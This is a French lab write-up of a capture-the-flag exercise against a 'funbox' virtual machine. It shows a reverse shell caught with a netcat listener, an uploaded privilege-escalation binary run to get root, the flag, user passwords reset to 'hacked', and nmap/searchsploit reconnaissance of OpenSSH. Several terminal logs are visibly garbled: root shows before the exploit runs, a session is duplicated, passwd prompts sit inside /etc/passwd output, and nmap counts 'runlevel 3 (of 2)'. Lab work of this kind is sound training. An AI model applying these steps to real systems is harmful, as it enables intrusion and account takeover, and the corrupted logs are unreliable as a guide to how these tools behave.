
```

CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS               NAMES
c988a1a5bb34        compile-ubuntu16   "/bin/bash"         About a minute ago   Exited (0)    17 seconds ago          unruffled_jones
64ab4efaa47c        compile-ubuntu16   "/bin/bash"         About a minute ago   Exited (0)    About a minute ago          gifted_banzai

```

Fichier virus est un binaire récupérer depuis le conteneur, je vais le upload sur la machine :


CA MARCHE !!!!!!!!!!!!!!!



```
root@kali:~# nc -lve 1234
listening on [any] 1234 ...
connect to [198.168.8.5] from vtcsec [198.168.8.5] 60196
Linux funbox 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
22:37:52 up 35 min, 0 users, load average: 0.08, 0.01, 0.05
USER      TTY          LOGGED IN   IDLE   JCPU   PCPU WHAT
uid=0(root) groups=0(root),33(www-data)
/bin/sh: 0: can't access tty; job control turned off terminated
$ cd /var/www/html
$ ls
ROBOT.S.TX
ignmekhgmjmtherij2145236
index.html
$ cd ignmekhgmjmtherij2145236
$ ls
upload
upload.html
upload.php
$ cd upload
$ ls
$ rm *
45018.c
nonShell.Php
nonShell.php
virus
$ mv virus /tmp
$ cd /tmp
$ ls
systemd-private-fidd350fe24649aaa65003f5e9d797aa-dovecot.service-G4302g
systemd-private-fidd350fe24649aaa65003f5e9d797aa-systemd-timesyncd.service-6sfX59
virus
$ ./virus
$ id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

je suis bien en "root" sur la machine, je vais aller dans le dossier /root

Et voici le flag :




```
PowerShell
PowerShell command-line shell and .NET REPL
root@kali:~# nc -lve 1234
listening on [any] 1234 ...
connect to [198.168.8.5] from vtcsec [198.168.8.5] 60196
Linux funbox 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
22:37:52 up 35 min, 0 users, load average: 0.08, 0.01, 0.05
USER      TTY          LOGGED IN   IDLE   JCPU   PCPU WHAT
uid=0(root) groups=0(root),33(www-data)
/bin/sh: 0: can't access tty; job control turned off terminated
$ cd /root
$ ls
ROBOT.S.TX
ignmekhgmjmtherij2145236
index.html
$ cd ignmekhgmjmtherij2145236
$ ls
upload
upload.html
upload.php
$ cd upload
$ ls
$ rm *
45018.c
nonShell.Php
nonShell.php
virus
$ mv virus /tmp
$ cd /tmp
$ ls
systemd-private-fidd350fe24649aaa65003f5e9d797aa-dovecot.service-G4302g
systemd-private-fidd350fe24649aaa65003f5e9d797aa-systemd-timesyncd.service-6sfX59
virus
$ ./virus
$ id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /root
ls
flag.txt
cat flag.txt
( ( ) )
( ( ) ) ( ( ) ) ( ( ) ) ( ( ) ) ( ( ) )
( ( ) ) ( ( ) ) ( ( ) ) ( ( ) ) ( ( ) )
Well done ! Made with ^ by @081R2d2 ! I look forward to see this screenshot on twitter :-)
```

Je vais maintenant modifier le mot de passe des utilisateurs anna et thomas pour avoir accès à leurs sessions :


passwd thomas ⇒ je mets un mot de passe "hacked"

passwd anna ⇒ je mets un mot de passe "hacked"



```
root@kali:~# cat /etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/usr/sbin/nologin
sys:x:3:sys:/dev/usr/sbin/nologin
sync:x:4:sync:/bin/sync
games:x:5:games:/usr/games:/bin/nologin
mail:x:6:mail:/var/mail:/usr/sbin/nologin
news:x:7:news:/var/news:/usr/sbin/nologin
uucp:x:8:uucp:/var/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:43:backup:/var/backups:/usr/sbin/nologin
list:x:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GNATS Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:nobody:/var/lib/nobody:/bin/false
systemd-timesyncd:x:100:100:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-networkd:x:101:101:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolved:x:102:102:systemd Resolved,,,:/run/systemd/resolve:/bin/false
systemd-journald:x:103:103:systemd Journal,,,:/run/systemd/journal:/bin/false
syslog:x:104:104::/home/syslog:/bin/false
messagebus:x:105:105::/var/run/dbus:/bin/false
uidadd:x:109:113::/run/uidadd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
postfix:x:111:112:Postfix Mail Transport Agent,,,:/var/run/postfix:/bin/false
dovecot:x:112:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
doveonull:x:113:120:Dovecot login user,,,:/nonexistent:/bin/false
sshd:x:114:115:OpenSSH Daemon,,,:/var/run/sshd:/usr/sbin/nologin
anna:x:1001:1001:anna:/home/anna:/bin/bash
thomas:x:1001:1001:thomas:/home/thomas:/bin/bash
password:thomas
Enter new UNIX password: hacked
Retype new UNIX password: hacked
passwd: password updated successfully
password:anna
Enter new UNIX password: hacked
Retype new UNIX password: hacked
passwd: password updated successfully
```

Connexion en ssh avec l'utilisateur anna :



```
anna@funbox4:~/mail
[anna@funbox4 ~]$ ls -la
total 12
drwxr-- 3 anna anna 4096 Aug 29 2020 .
drwxr-- 4 anna anna 4096 Aug 30 2020 ..
drwxr-- 3 anna anna 4096 Aug 29 2020 .imap
[anna@funbox4 ~]$
```

Bonus : exploiter directement le port 22 SSH

Je commence par faire un scan complet, en ciblant uniquement le port 22 :

```
nmap -sV -p 22 -vv --script=vulners 198.168.8.5
```



```
[kali㉿kali: ~] $ sudo nmap -sV -p 22 -vv --script=vulners 198.168.8.5
Starting Nmap 7.94 ( https://nmap.org ) at 2024-12-09 05:30 EST
NSE: Script scanning [1 of 2] hosts
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting NSE at 05:30
Initiating NSE at 05:30
Completed NSE at 05:30 0.00s elapsed
NSE: Script scanning [2 of 2] hosts
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 05:30
Completed NSE at 05:30 0.00s elapsed
Initiating Service scan at 05:30
Scanning 198.168.8.5 [1 port]
Completed ARP Ping Scan at 05:30, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 05:30
Scanning 198.168.8.5 [1 port]
Discovered open port 22/tcp on 198.168.8.5
Completed SYN Stealth Scan at 05:30, 0.02s elapsed (1 total ports)
Initiating Service scan at 05:30
Service scan timing controlled by user (198.168.8.5)
Completed Service scan at 05:30, 0.05s elapsed (1 service on 1 host)
NSE: Script scanning 198.168.8.5
NSE: Starting runlevel 3 (of 2) scan.
Initiating NSE at 05:30
Completed NSE at 05:30, 1.25s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Nmap scan report for vtcsse (198.168.8.5)
Host is up, receiving arp-response (0.00026s latency).
Scanned at 2024-12-09 05:30:09 EST for 1s

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ vulners:
|   OpenSSH:openbsd:openssh-7.2p2:
|     95499236-C0FE-56A6-9D70-E943A24B633A  10.0  https://vulners.com/githubexploit/95499236-C0FE-56A6-9D70-E943A24B633A *EXPLOIT*
|     2C119FFA-ECE0-5E14-AA44-354A2C38071A  10.0  https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-AA44-354A2C38071A *EXPLOIT*
|     CVE-2015-8325  7.8   https://vulners.com/cve/CVE-2015-8325
|     SE696884-DBD6-57FA-BF6E-E982190B27A  8.1   https://vulners.com/githubexploit/SE696884-DBD6-57FA-BF6E-E982190B27A *EXPLOIT*
|     PACKETSTORM:140070  7.8   https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*
|     EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09  7.8   https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 *EXPLOIT*
|     CVE-2016-10012  7.8   https://vulners.com/cve/CVE-2016-10012
|     CVE-2015-8325  7.8   https://vulners.com/cve/CVE-2015-8325
|     1337DAY-ID-26494  7.8   https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*
|     53B4-86CF-3AF0523F3807  7.5   https://vulners.com/githubexploit/53B4-86CF-3AF0523F3807 *EXPLOIT*
|     PACKETSTORM:173661  7.5   https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
|     F0979183-AE88-53B4-86CF-3AF0523F3807  7.5   https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
|     E0B-ID-40888  7.5   https://vulners.com/exploitdb/E0B-ID-40888 *EXPLOIT*
|     CVE-2016-8356  7.5   https://vulners.com/cve/CVE-2016-8356
|     CVE-2016-8319  7.5   https://vulners.com/cve/CVE-2016-8319
```

La version est : OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)

Et aussi, j'ai pas mal d'informations dans la partie "vulners"

Je vais chercher sur "searchexploit" si des exploit pour la version 7.2 de openssh :

The screenshot shows a terminal window titled "Firefox ESR" with the command "msf6 > search exploit openssh >2" entered. The output lists various exploit modules for OpenSSH versions 2.3 to 7.7, including "Exploit Title", "Path", and "Description". The descriptions include "Username Enumeration", "Denial of Service", "Xauth Command Injection", "Forwarded Unix Domain Sockets Privilege Escalation", "agent Protocol Arbitrary Library Loading", and "Username Enumeration". A sidebar on the left shows "Downloads", "File System", "Network", and "Browse Network".

```
Exploit Title
[+] Path
[+] linux/remote/45233.py
[+] linux/remote/45210.py
[+] linux/dos/40888.py
[+] linux/exploit/40859.py
[+] linux/exploit/40136.py
[+] linux/local/40902.txt
[+] linux/remote/40961.txt
[+] linux/remote/40939.py
[+] linux/remote/40111.txt

Shellcodes: No Results
msf6 >
```

Après plusieurs recherches et tests pour pouvoir obtenir des escalation de prévilage directement via le port SSH, je n'ai pas réussi.

Conclusion TP5

Pour ce TP, je conclu qu'obtenir un accès privilégié directement via le port SSH est une action compliqué sans avoir des informations à la fois sur la machine et ces utilisateurs.

Comment exploiter le port ssh

1- Pour exploiter le port ssh, il faudrait faire une phase de reconnaissance passive. Si on peut obtenir les noms d'utilisateurs et toutes informations pertinentes concernant ces utilisateurs, nous pouvons construire des wordlist (username, password) plus cibler pour pouvoir faire un brute force avec plus de chance de réussite.

2- Aussi, le port SSH est finalement la finalité de notre attaque une fois qu'on a récupérer le nom d'utilisateur et le mot de passe pour pouvoir accéder à la machine via une connexion distante, nous pouvons uploader directement des fichiers (scripts, exécutable...) pour pouvoir escalader efficacement les priviléges.

